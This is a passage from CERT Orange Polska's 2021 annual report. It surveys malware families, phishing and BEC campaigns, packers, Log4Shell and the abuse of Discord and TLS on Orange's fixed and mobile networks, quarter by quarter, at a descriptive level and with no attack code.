Today, Cobalt Strike is the most widely sold tool on dark web markets. The Internet is full of its modified configurations (ports for Linux platforms are also available) or full illegal versions. The availability of training or even video materials describing step by step subsequent operations increases the availability of the tool.

As a result, nearly half of the ransomware cases recorded in the OPL network over the past year were associated with the use of Cobalt Strike’s Beacons as the first-choice downloader, leaving other known frameworks, such as Metasploita or Empire, far behind.

But the use of Beacons wasn’t limited to ransomware. Cryptocurrency excavators such as LemonDuck also used its functions for both distribution and further propagation in lateral traffic.

Cobalt Strike was delivered to the victim’s station in many different ways. Mostly through malpsam and documents with malicious macros attached to phishing messages. But also as an additional software downloaded by installers (InstallCapital) as well as while exploiting application servers that allowed remote installation and the launch of the program after a successful attack.

Cobalt Strike and other frameworks will not only persist, but will even develop. Such tools are even more popular with more or less professional criminals than with cybersecurity teams.

Second quarter of 2021

The tendency for a decreasing number of threats detected on stationary devices was continued in the second quarter. This was due to the disruption of Emotet being the most widely distributed malware in phishing campaigns on the web. Infostealers saw an additional increase (by 9%) compared to the previous quarter. The peak share of modular banking trojans in attacks on the Orange network also occurred in the second quarter. An increase in infection attempts of 89% compared to the first quarter was seen in the Dridex and Quakbot families.

After the disruption of the Emotet botnet earlier that year, the number of messages spreading malicious macros fell almost tenfold. The resulting gap was gradually but slowly filled with growing phishing activity: **BEC** (Business E-mail Compromise) scams or vulnerability of the **MSHTML** (CVE-2021-40444) Internet Explorer engine allowing to create malicious Office files containing the acquired ActiveX library in order to run a malicious code installing malware on the victim’s stations. The use of this exploit in the Orange network was seen mainly by malware distribution tools, such as **Qakbot**, **Dridex** or **Trickbot**. Attempts to deliver Cobalt Strike modules in this way were also identified.

Dridex is another long-lived family of malware that has evolved significantly recently. This banking trojan was identified in 2011 for the first time. In 2021, after some updates, it became similar to Trickbot or Emotet as its functionalities are divided into separately triggered and loaded modules. Dridex modules can be downloaded together as part of the first phase of the attack on the system or they can be installed later by the main loader module. Each module is responsible for performing specific functions: theft of authentication data, retrieval of data from browser cookies or security certificates, recording keystrokes or taking screenshots. The Dridex loader module has been updated to hide communication in TLS using the HTTPS on port 443 for both retrieval of additional modules and exfiltration of data collected on the C2 server. The exfiltrated data is additionally encrypted with RC4. Dridex also has an alternative C2 server infrastructure that allows an installed malware to switch to a backup in the event that an original C2 server fails. These updates enabled Dridex to stay. Its callbacks were regularly observed in the Orange network in the second quarter.

BEC attacks - the next stage of phishing expansion in the distribution of malware

Business E-mail Compromise (BEC) is a type of a cyberattack consisting in sending an e-mail to business mailboxes of victims, in which criminals impersonate a manager, a contractor, a supplier or a creditor of the company under attack. The messages are very neatly prepared with graphic elements and the style of the original being faithfully preserved, but in the attachment there are files or links that download malware onto the victim’s device.

BEC attacks have been used in cyberspace for years, however, their share in the number of all phishing messages sent is increasing year by year. Social engineering methods can be easily combined with cybercrime, which is why BEC became one of the most common frauds using e-mails in 2021.

Most attacks are aimed at obtaining a direct financial benefit by persuading the victim to transfer funds to the indicated account number or infections with a banking trojan. In addition, cybercriminals alsoacquire passwords for business accounts (links to fake login panels), which can be used with more advanced methods of breaking the security of a given company.

BEC attacks are carried out with one of the three techniques:

- Impersonation, that is, fabricating such a message in which the sender’s e-mail address is confusingly similar to the address that is being impersonated.
- Spoofing, that is, manipulating the title of a message so that the displayed name of the recipient is the same as the real one.
- Account interception - an attack is carried out from the sender’s real e-mail account that previously had been intercepted by criminals.

Since the above-mentioned techniques do not allow for the recognition of fraud by mere identification of the actual e-mail address of the victim or the server from which the message was initiated, one should be all the more careful with the content of the messages. Documents or links should be verified using a software or reported to the teams responsible for ensuring cybersecurity in the organization.


In October 2020, Microsoft announced that 94% of the Trickbot’sinfrastructure had been taken over and disrupted, which happened about three months before Europol’s actions against Emotet collaborating with Trickbot. This time, however, the operation of deactivating the Botnet’s infrastructure wasn’t as effective as Emotet’s. The Trickbot operators that had not been arrested returned within three months with restored C&C servers, and over the course of a year at least forty successive versions and changes in the malware code were observed.

Cybercriminals related to Trickbot increased their activity in the second quarter of 2021. The VNC module for remote bot management was updated, new modules for password interception were added, and even the injector of a malicious code in man-in-the-browser attacks was improved. Trickbot’s activity in the Orange network was lower than the one identified in 2019, but in the second and third quarters of 2021, an upward trend in infections was seen for the first time since mid-2020.

The most common malware in the first half of 2021 was again Agent Tesla. It’s a software from the RAT and infostealer families, sold as the Malware as a Service for the last few years. Its popularity lies in the terrific price-quality ratio. Software developers not only offer a full-scale functionality of the RAT at a very low price, but also provide real technical support.

The campaigns distributing this malware were beoming more and more sophisticated and diverse over the course of 2021. Agent Tesla spread in phishing campaigns, often involved trusted third-party e-mail servers or intercepted e-mail boxes of other Botnet victims. What’s more, the files

Most common events in 2Q 2021



with Agent Tesla delivered by e-mail differed depending on the campaign. Old vulnerabilities in OLE libraries were used, but also the recent ones related to the use of XLL objects. It was hidden even in compiled HTML (CHM) files.

In some respects, software from the RAT family may be even more dangerous than ransomware for an individual user. In the end, we lose not only our data, but also control over our own device, while remaining usually unaware of the attack.

Third quarter of 2021

The third quarter was another period in which the dominance of the stealers could be confirmed (the number of events increased by 7%). It was RedLine Stealer that mainly contributed to the situation. Other families present in the Orange network between July and September were the previously discussed Trickbot and BazarLoader as well as the Glupteba loader and Ave Maria RAT (identified with the phishing campaign spoofing the Millenium bank). Also, the majority of threats related to ransomware was detected in 3Q. These were delivered in packets with infostealers by commercial downloaders, e.g. SmokeLoader, and saw an increase in activity of nearly 25%.

Throughout 2021, **Mirai** was the biggest threat to the IoT segment. This malware has been mutated multiple times since it emerged in 2016. Mozi, as one of the latest variants of Mirai, is by far the largest part of its botnet. Its operators remained faithful to the original functionality of the most famous IoT botnet and have used it mainly for DDoS attacks in the commercial model.

Because each of its bots is a potential payload provider, Mozi keeps on spreading, despite the fact that some of its operators were arrested by the Chinese services as of September 1, 2021. Mozi may have reached its peak in 2021 and its further development will depend on whether its main operators were actually taken to prison, and malware with no development prospects will begin to lose importance in 2022.

But apart from the variants of Mirai, attacks on IoT devices are still on the rise. Most attackers use older versions of malware and known security vulnerabilities, but there are also newly reported or unknown vulnerabilities. The first approach is well illustrated by the still high activity of Gafgyt or the ZHtrap botnet. The second approach is known from the cases of exploiting OMIGOD vulnerability in the Azure infrastructure.

In the second and third quarters of 2021, changes in the methods of delivering malware to infected stations were seen. Although methods of using third-party infrastructure (OneDrive, Dropbox or Pastebin) have been tested by cybercriminals for several years, they gained importance in 2021. In 2021, Discord's CDN servers and, to a lesser extent, Github's repositories were also used on a large scale. Hosting malware on potentially trustworthy servers - it didn't stop there. Proxy servers were more often used to communicate with C&C servers. For example, feedproxy.google.com was used in the Hancitor campaign in the third quarter of 2021, and Discord or Telegram were used to exfiltrate the data.

The use of foreign infrastructure allows cybercriminals to avoid detection by reputable security systems. At the same time, however, it poses an additional risk of losing access to channels fabricated in the infrastructure in the event of threat detection by infrastructure administrators. The advantages of being able to blend in with secure network communications to trusted applications will undoubtedly cause this trend to spread to other similar services.

The biggest malware invasion has just flooded Discord's servers and has continued to date. Discord is a network messenger and a digital platform for content distribution. Its servers can be divided into thematic channels on which users discuss and exchange content, including various types of attached documents, videos, images and files. These functionalities and the fact that each Discord server is maintained within the Discord infrastructure caused the platform to be massively used in the promotion of malware. More than 30 different malware families were identified in the OPL network. The most popular campaigns include AsyncRAT, RedLine, Raccoon, Agent Tesla, Azorult, Formbook and Dridex.

Although Discord was initially focused on the community of players, due to the pandemic, more and more organizations and companies began to use it as a tool for communication in the workplace. In 2021, cybercriminals also joined the group of its regular customers. Now the Discord security team is responsible for making the platform safe for users and as well as possibly free of the reputation of the malware distribution server.

Another channel for delivering malicious payload was YouTube. Cases of using links in the description of videos have been known for several years, but 2021 brought changes in this respect not only in numbers, but also in new phishing techniques identifying the image displayed with the program attached in the link.

Over 200 videos and over 90 channels used exclusively for these purposes were identified In the OPL network. Some of the channels belonged to ordinary, ignorant YouTube users whose stolen access data to Google services was used to further spread the malware that robbed them.

The campaign starts on the account that has been taken over. A video is made with tutorials on how to use a specific program or a tool. Instructions on cryptocurrencies and excavators are the most common, but there are also tutorials on how to use a VPN or about computer games. Of course, the tool discussed in the video is linked in the description of the video. However, instead of the program shown, the link leads to a server (outside the YouTube infrastructure) providing malware (RedLine or Raccoon stealers).

CERT Orange Polska 2021 Report

Packer as a Service - another element of the malware distribution supply chain in full swing

Malware is one of the main tools used by cybercriminals. Depending on the level of technical advancement, funds and the mode of operation, cybercriminals use ready-made operational frameworks (Cobalt Strike, Powershell Empire) as well as make codes on their own or buy them from someone else.

Software development for every single attack requires a wide range of resources, which is why cybercriminals tend to use malware available on the market in many different operations as well as to share it to other groups on the Malware as a Service market. This makes it possible for most security tools to correctly identify such a code as malware regardless of update and configuration of its modules.

Hackers use packing, encryption and obfuscation techniques to avoid detection at the static analysis stage. They are most often implemented by separate tools known as packers or crypters. How does the packer work and how to distinguish original crypters from those offered on the Dark Web forums?

The way crypters work varies depending on their version and the way of exploiting the operating system on which they are going to be launched, but there are some common characteristics.

- The code extraction algorithm is implemented in a volatile computer cache to which the code is allocated, and then decoded or decrypted
- A variety of obfuscation techniques are used by the packer to hinder its analysis by introducing misleading, non-functional or distracting functions or littering the code with useless characters
- The packer is characterized by a polymorphic, mutating code structure, which allows it to obtain the effect of different samples of malware, but providing in the same way the same malware load.

One of the most popular packers in 2021 was Spin3 Crypter. It was used to distribute the family of RATs such as Agent Tesla or AsyncRAT. Sinp3 is characterized by the use of a pastebin and top4top.io to host the actual malicious code load or to use the RemoteSigned parameter instead of the popular Bypass parameter when running the Powershell script in the first phase of the attack.

CryptOne packer is a crypter that supported many malware families (from Wastedlocker ransomware to Ursnif, Zloader, Smokeloader, and even Emotet, Dridex, Qakbot, or Cobalt Strike's Beacons).

CryptOne is executed in many stages. Its detection is hindered by lowering data entropy and deceiving the disassembly algorithm. Its detection in sandboxes is also difficult by remaining inactive for a long time and filling in the analysis report with useless and harmless information.

Other packers worth our attention are HellowinPacker (Cerber, Zloader, Dridex and Quakbot ransomware) or Rex3Packer (Zeppelin ransomware, Raccoon Stealer, KPOT stealer and once again Quakbot).


These examples show us how cybercriminals can split responsibilities and tasks among themselves, especially when it comes to mass distribution of malware. Creation, encryption and delivery of a malicious payload to users are currently three separate tasks usually performed by three separate people or groups so that, for example, a fourth group can use it for a fee. And this is not the end of the chain as then there's the botnet infrastructure, Command over Control servers or DropPoints. Such an approach makes it more difficult for technically unqualified criminals to go into cybercrime and leads to a conclusion that, in order to carry out a large-scale attack, it is enough to collect the necessary amount of money to pay for all services.

The crypters described are only a tiny part of the products available on the market. However, they all share common features: the executable file is characterised by an obfuscated, polymorphic code, and the malware payload stored in it is additionally encrypted, making it impossible to be detected before launching.

Such a construction of a mutating code among crypters means that static file recognition is very limited, but because the load as part of the launch is decrypted in memory during the execution of malware, dynamic analysis using, for example, Sandboxes allows for effective identification of the correct code. In addition, it should be remembered that packers do not affect the communication of malware with C&C servers in any way. Vigilant security researchers constantly develop an array of tools to decode and disarm a malicious code embedded in crypters.

RedLine Stealer is a software written in .NET language, which, like Raccoon, is characterized by the selection of unusual infection vectors, such as links from videos on YT, adware in the pay-per-install model, or impersonation of legal applications (Telegram or Anydesk installers), whose download pages (with a signed certificate) were positioned on Google for a fee to such an extent that the malicious website was displayed to the user as high as possible in the search results.

The most common events in the third quarter of 2021



Fourth quarter of 2021

The end of the year translated into an overall decrease in the number of detected threats by about 5 percent. The number of infostealer's events decreased (by 10%) for the first time since the beginning of the year. A significant downward trend was also observed among Qukabot, Trickbot and Dridex, but it was ransomware that saw the largest decrease in activity (yet on a relatively small sample) by 35 percent. Interestingly, at that time we witnessed the largest ransomware attack in Europe when cybercriminals hacked into the infrastructure of MediaMarkt, one of the largest electronics store chains in Europe. The Hive ransomware succeeded in encrypting the data, which disrupted the operation of many facilities (mainly in the Netherlands) and systems, but more importantly, a record ransom value of $ 240 million was demanded in exchange for providing the decryption keys.

In the second half of the year, the number of phishing e-mails detected in the Orange network increased by almost 80% as compared to the first half. One of the most popular attack motives was application phishing, in which users were lured to fake websites of popular applications or services used both for work (Microsoft 365, webmail panels) and for broadly understood entertainment (streaming applications or store chains). As in the previous years, impersonation of forwarding companies remained at a high level.

The number of attacks using software from the downloader/dropper family decreased by over 40% compared to the previous year. The reason for the drastic decrease was the disruption of Emotet's Botnet. Even its return, although significant, did not result in a drastic increase. Emotet's return was somehow expected and unexpected at the same time. Since the infrastructure and its administrators, and not the proper operators and developers of the software were the victims of Interpol's operation, malware was very likely to return to the market in some form. However, we did not expect this to happen in 2021. The time between the Europol's operation and the return to the market was used by the developers to update the software, implement patches to existing modules or add new ones.

The high quality and effectiveness of phishing campaigns is due to the methods of intercepting legitimate e-mail accounts and data theft from e-mails to attack the victim's contacts, thus creating a whole chain of subsequent elements increasing the authenticity of the malspam distributed. All of this indicates that the goal of Emotet's developers is to recreate the Epochs of the Botnet and re-dominate the Malware as a Service market in providing malware while maintaining cooperation with old friends – **Trickbot** and **Quakbot**, as well as other banking malware and ransomware. However, the use of Cobalt Strike's beacons for interception of devices indicates plans to further diversify Emotet's business model and larger enterprises will be a target of attacks.

Browser Lockers

Browser locks (the so-called browlocks) are a group of threats that prevent a victim from using a browser until ransom demands are met. A locker is a fake website that under a fictitious threat and pretext (data loss, legal liability, etc.) induces the user to make a call to an indicated number, transfer money to the cryptocurrency wallet or provide account details in a swapped payment panel. "Locking", which is implemented by Lockers, is to prevent the user from closing the current tab, which displays threatening messages that are usually accompanied with sound and visual effects.

This kind of fraud has been around for a long time now. Over the past decade, there have been many browser locking campaigns aimed at users around the world. Despite its age of maturity, the threat has not lost popularity. On the contrary, the number of tricks used by fraudsters is constantly growing. These include imitation of the "Blue Screen of Death" (BSOD), false warnings about system errors or detected viruses, threats to encrypt files, notifications of legal liability and more.

In the Orange network, browsers spread mainly through advertising networks, the aim of which was to offer users adult content and videos. Such materials and adverts were mostly embedded in free streaming services and any warez portals where users were flooded with nudity, either by pop-ups or by opening a tab in a new window.

From a technical point of view, browser locks use simple mechanisms to manipulate the ways of displaying the image on the user's screen and conceal the lack of technical sophistication of their campaigns. Locking the mouse cursor or hiding the browser bar and navigation are not able to conceal the primitive functionality. Therefore, the target of such attacks are mostly minors who, having been "caught red-handed", can be easily made to meet certain demands with a fast and visually conspicuous message.


The software that saw virtually no significant fluctuations in activity throughout the year was the already known stealer – Formbook, and in fact Xloader, which accounted for the majority of infections. For simplicity, they were classified as the activity of Formbook.

As it was mentioned earlier, the fourth quarter of 2021 was dominated by the information about Log4Shell/Log4J vulnerabilities, which overshadowed even the return of the infamous Emotet. A vulnerability in Log4j, a seemingly innocent library for logging events in a Java application, has taken all IT media by storm and put the entire cybersecurity world on alert. The prevalence of Java applications, including Log4j in IT, and easy exploitation of the security vulnerability contributed to the rapid growth of the number of attacks since the information about the vulnerability was announced. The criminals' job was facilitated thanks to the frameworks to be used for attack weaponisation.


The hackers may have felt lucky. Fabricated dangerous JNDI queries enabled the attackers to stick a malicious string of characters to each element that counts as user input data and watch whether the user would be logged in somewhere by the vulnerable version of Log4j. If so, remote execution took place on the victim's infrastructure. On the other hand, Log4Shell was quite a challenge for the security teams. Any software that exploited the vulnerable application directly or indirectly had to be detected and then updated and patched in order to mitigate the threat. This process had to be implemented not only in the shortest possible time, but also repeated sometimes several times as some patches turned out to be still vulnerable.

From the point of view of a security researcher, it was interesting to observe the way in which the exploit was used by various attackers. Initial vulnerability observation was based on DNS queries. Next, Log4Shell began to be used for remote code execution with the use of RMI and LDAP. JNDI strings quickly began to be obfuscated in order to avoid simple signature detection on IDS engines. Each of these stages did not last more than a few days. Less than a week after the publication of the report, the exploit was weaponised to distribute all kinds of malware, from simple coinminers to more dangerous backdoors, bankers or ransomware.

Most common events in the fourth quarter of 2021



Most common infections in 2021



Summary of 2021 in the fixed network

The year 2021 saw a decrease in detections in the number of detected threats by 18%. Threats to the Windows operating system (17%) saw the biggest decrease.

Among the malware families, downloaders as well as adware and software from the malvertisement family experienced a noticeable decrease (a decrease in the number of events by 10% and 7% respectively). The threats from the family of infostealers (by 15%) and RATs (by 6%) saw the biggest increase.

Despite the record-breaking exchange rates on the cryptocurrency market, no significant changes in the number of unwanted excavators were recorded in the OPL network. Although they are still provided as part of adware campaigns and by some malware, we have seen much more emphasis in the configurations of stealers, most of which have been enriched with a module for gaining access to crypto wallets.

2021 did not bring any drastic changes in the malware in the fixed network. Half of the families were included in this ranking year by year. Threats such as RedLine, Lokibot, Snake or Quakbot, although not on the list last year, were not far from the most popular nine.

Mirai again proved to be the most common threat in the fixed network, although statistically it saw a decrease of 3% compared to the previous year, while Gafgyt experienced the largest decrease in the number of events by nearly 40%. Despite these fluctuations, the discussed year did not bring breakthrough changes in the threats to IoT. The vulnerability of device securities designed for common applications continues to make the vulnerabilities known and used for several years still work great. Time will tell whether new, improved and safer products will rise to the challenge and force criminals to make more effort to break their securities.

Piotr Kowalczyk
Cybersecurity Orange Polska

How traffic encryption helps cybercriminals hide their own operations

As more and more online services are using TLS, the number of malicious communication doubled. The implementation of TLS was one fundamental contribution to raising the standard of privacy and communication security over the past decade. The TLS cryptographic protocol is used to secure an increasing amount of Internet traffic and transfer messages from communicators and application data. TLS is used by HTTPS, StartTLS e-mail protocol, anonymous TOR network and virtual private networks based on the Open VPN protocol.

TLS has been used for most of the network communication over the past decade, particularly following the media coverage of mass surveillance on the Internet. According to Google data, the number of websites using TLS accounts for 98%. So it comes as no surprise that malware operators also use TLS for essentially the same reasons as most of us: to remain anonymous.

Malware using TLS saw an increase by 93% over the past year as compared to the previous year, and communication in nearly half of the network traffic we monitor is encrypted.

Much of this growth may be due to the increasing use of legal Internet and cloud services protected by TLS — such as Discord, Pastebin, Github, and Google's cloud services — as repositories of malware components, as a place to which stolen data are sent, and even as communication targets to botnets. But the recorded growth is also due to the increased use of Tor and other TLS-based proxies to encapsulate malicious communication between the malware and the management server.

Communication with malware is typically divided into three categories: download of additional malware, exfiltration of stolen data, and download or sending of instructions to or from a botnet server. All these types of communication can use TLS encryption to avoid detection by a defender. In the previous years, encryption of communication was most common in the third category, and the least common in the first one. In 2021, it was the droppers (programs downloading additional malware to the infected system) that caused twofold increase in the use of TLS.

The use of TLS in the dropper does not require much sophistication because the infrastructure supporting TLS is available as standard and free of charge. It has also become common to use legitimate third-party infrastructure or cloud services to store and deliver malware. (download of an additional code from the Google Docs spreadsheet by the Lockbit ransomware, self-installation of Agent Tesla on the station coming from Pastebin's repository). Sometimes multiple services are used by malware in one attack. For example, one of the droppers found in the network would first download the payload from the Discord's server, then it contained a file hosted on Discord, which in turn tried to load the code directly from GitHub. More configurations like this were observed, especially in distributions related to stealers from the RedLine and Raccoon families.

As I mentioned, TLS is also commonly used at the stage of communication between an infected device and the management server. By sending HTTPS requests or connecting through a TLS-based proxy, malware can create a reverse shell for sharing instructions or downloading additional modules or keys required to perform specific functions. C2 servers may be remote web servers or may be based on one or more documents embedded in a legitimate cloud service. The Lampion banking trojan used the content of one of the text documents in Google Docs as a key for deciphering part of the executable code. Removing the document from the cloud worked like KillSwitch, thus making malware useless.

The same type of connection can be used for exfiltration, i.e. sending user's authentication data, passwords, cookies and other information gathered back to the malware operator. To conceal the data theft, it can be included malware can include it in a TLS-based HTTPS POST command or export it via a TLS connection to a the API cloud service, e.g. Telegram or Discord API "bot".


One example of interesting TLS implementation is SystemBC, a tool for malicious communication used in many recent ransomware attacks. The first SystemBC samples, noticed over a year ago, acted primarily as a network proxy server, creating a virtual private network for attackers based on a remote SOCKS5 proxy connection encrypted with TLS. However, malware continued to evolve, and newer SystemBC samples transformed into fully functional remote access tools (RATs) that can remotely execute a code, as well as deliver and run scripts, malicious executables, and DLLs.

Agent Tesla is an interesting case of using TLS. Fragmented and encoded components of malware were stored on Pastebin and Hastebin.


At the first stage, the downloader avoided being detected by disabling the AMSI (AntiMalwareSoftwareInterface) module, preventing the downloaded code fragments from being scanned during their connection and decoding. Communication to C2 is carried out via Tor nodes or via a TLS-protected Telegram bot. Traffic encryption is also used by unwanted adware that conceals information gathered in TLS. The same goes for phishing. The so-called “green padlock” has long ceased to be a security indicator.

The most disturbing trend we’ve noticed is the use of commercial cloud and web services for malware distribution and management. The use of legitimate communication platforms allows cybercriminals to use not only encrypted communication provided by Google Docs, Discord, Telegram, Pastebin and others, but also these platforms’ reputation of being “safe”. All these factors make it much more difficult to protect oneself from malware attacks. Without proper tools, institutions may have an increasingly hard time detecting online threats prior to an attack.


Types of threats detected in 2021




TOP 5 (not only banking) trojans detected in 2021



TOP 5 stealers detected in 2021



TOP 5 RATs detected in 2021



Malware in the mobile network

As in the previous years, 99% of mobile threats in 2021 were Android attacks. Mobile threats again saw an increase compared to the previous year. The significant increase in detected events by 26% resulted in Android being the most frequently attacked operating system, leaving far behind Windows and Linux intended for desktop computers.

This is also well-reflected in the move of society from stationary devices, which have been increasingly used for work only, towards mobile systems that provide entertainment, enable making payments, ordering food, doing shopping or using social media in a convenient way. Below I will present the threats that caught our attention the most during the last year.

First quarter of 2021

As in 2020, there was a downward trend in the overall number of threats identified on Android-enabled devices in the first quarter of 2021. (A decrease by 14% compared to the previous period). The decline was particularly visible among the malvertisement threats. These include applications that intrusively display unwanted ads on the user’s device, or secretly use the device to increase the number of visits to selected sites, thereby monetizing the PayPerClick mechanism.

The most substantial representative of the malvertisement category is Hiddenads, which in the first quarter accounted for only 12% of all detected threats for Android, ranking second in this category unlike in previous periods when it occupied the first place.

Banking malware in the mobile network maintained a level similar to the previous quarter. Threats from the Cerberus and Alienfamilies continued to prevail, although attacks using the Anubis, Hydra or Blackrock software were also identified. The last one in addition to impersonating banking applications, robbed the phone of authentication data for social, financial, shopping applications, as well as messengers or cryptocurrency wallets.

Malware Callback


1 924 703

Malware Object

125 435

Web Infection

141 528



Occurrences of infections by victim’s operating system

- **44%** Android
- **37%** Windows
- **19%** Linux

Second quarter of 2021

The number of detected infections rocketed almost twofold in the second quarter. The only group of threats that saw a decrease in the number of identified incidents compared to the previous period was ransomware. The growing number of incidents was primarily due to the shock on the banking malware market caused by the emergence of a completely new player – **Flubot**, which was first identified in the first quarter of 2021 in Spain. Flubot hit Poland at the turn of March and April, but it was in the second quarter that it became the biggest mobile threat of the banker category. Flubot spread through text messages impersonating popular delivery companies. In the texts, there was a link to install the application. This way Flubot gains control over the phone and is able to send spam text messages to any numbers defined in the instructions coming from the botnet. What's more, credit card data are stolen and banking applications are impersonated by Flubot in order to access the account and SMS authorization codes. The spread of Flubot, which attacked users in most European countries over the course of several months, is unprecedented for several reasons. Unlike many other bankers (Cerberus, Alien, Anubis, Hydra or BlackRock), Flubot is not resold to various hacking groups in malware as a service - this means that all operations are carried out, or at least coordinated, by one criminal group. Their scale indicates that considerable funds and work were involved in the attacks: thousands of Wordpress web applications seized, on which the malware code was exposed, phishing campaigns in many languages and constant work on updating a source code with an average of several corrections per month. Read the article by Arkadiusz Bazak, who since March 2021 has been tracking its activity in campaigns aimed at Poland, to find out more about Flubot's activity in the Orange network.

The second quarter coincided with the peak activity of another Android banker – Hydra. Anti-spam and e-mail systems of Wirtualna Polska, Onet and Interia (the largest Polish news websites) were impersonated. However, impersonation of Polish banking applications was also identified. The mechanism of hiding the proper Command and Control server from static code analyzers was changed in the middle of the year. The domains of the proper C2 servers stored on the sites were moved from Github's servers to the TOR network.

Pegasus alone?

Of course, it was the infamous Pegasus that was the most lively discussed threat of 2021 in the media. It's a spyware of the Israeli NSO group aimed at mobile devices, mostly the ones with the iOS system, but also some Android-enabled ones were found. The attackers infected the victim's phone without any interaction with the system by exploiting the Zero-Click vulnerability in the iMessage app. This "non-invasive", sophisticated method of infection made Pegasus stand out from similar spyware, which attracted researchers' and security specialists' attention.

Pegasus, as a complete package of spyware, is able to track the location of the device, eavesdrop on calls, read messages and obtain other personal data from the device. Importantly, it is not a new software. It dates back to 2015, although its source code has been significantly transformed since then. For a successful, inconspicuous spread of a threat, its developers had to uncover vulnerabilities in updated operating systems or applications, ranging from remote jailbreaks to the latest versions using zero-click exploits.

This type of attack shall not be conducted on a large scale, yet it must be remembered that Pegasus is not the only spyware that can take over our data. As it is pointed out in the report, most attacks in the Orange network are identified on mobile devices. A large part of them involves an application being launched in the system that takes over or steals our data. Threats from the spyware group are not used only against government agencies or intelligence services, and not only political opponents or public figures are targeted.

The media publicity given to Pegasus shall give food for thought about where we share or store our sensitive data, let alone the ethical and political aspect resulting from the use of such tools. Which messenger do we use to send messages or make calls? Where do we send our photos, documents and other confidential information? And above all, how much do we trust the tools that we blindly use to protect our privacy?

Third quarter of 2021

Overall, the detection of Android threats remained stable with a level similar to the previous quarter, which means that record-breaking results remained with the continuously upward trend among banking threats. This is demonstrated by the ever-growing number of new or evolving malware.

